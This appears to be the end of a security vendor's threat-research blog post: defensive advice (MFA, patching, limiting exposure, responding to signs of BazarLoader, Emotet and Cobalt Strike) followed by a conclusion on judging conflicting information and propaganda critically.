- Avoid exposing infrastructure to the internet unless necessary.
- Ensure that multifactor authentication (MFA) is enabled for all accounts, not just the important ones.
- Ensure the timely deployment of patches, prioritizing internet-facing infrastructure and sensitive systems such as domain controllers.
- Immediately activate incident response measures in case there are red flags that indicate BazarLoader, Emotet, and Cobalt Strike activities.

For more guidance on how to manage cyber risks, please see our earlier blog post [here](#).

## Conclusion

In these tense circumstances, information is sent from conflicting viewpoints. Additionally, even if the same facts are reported correctly, impressions delivered might vary due to a difference in perspectives.

It is also worth noting that the issuance of false information is always a possibility — whether or not this is done intentionally. As a result of such information, unnecessary confusion and further division might ensue. The following are some measures that our researchers take in order to understand information as correctly as possible:

- Be aware of the possibility of having assumptions (biases) and mistakes within the truth that we believe.
- Be aware that we might be at the center of propaganda.
- Recognize that there is no such thing as a completely neutral and impartial source of information.
- Distinguish between “facts” and “opinions” or “assumptions” within information.
- When possible, trace the primary source of important information. One way to do this would be to check the source of quoted articles and review their full content and the context of their statements.
- Refer to a reliable source of information, such as articles reviewed by multiple experts before release, as well as articles written by specialists.

For a full list of IOCs, please download this [document](#).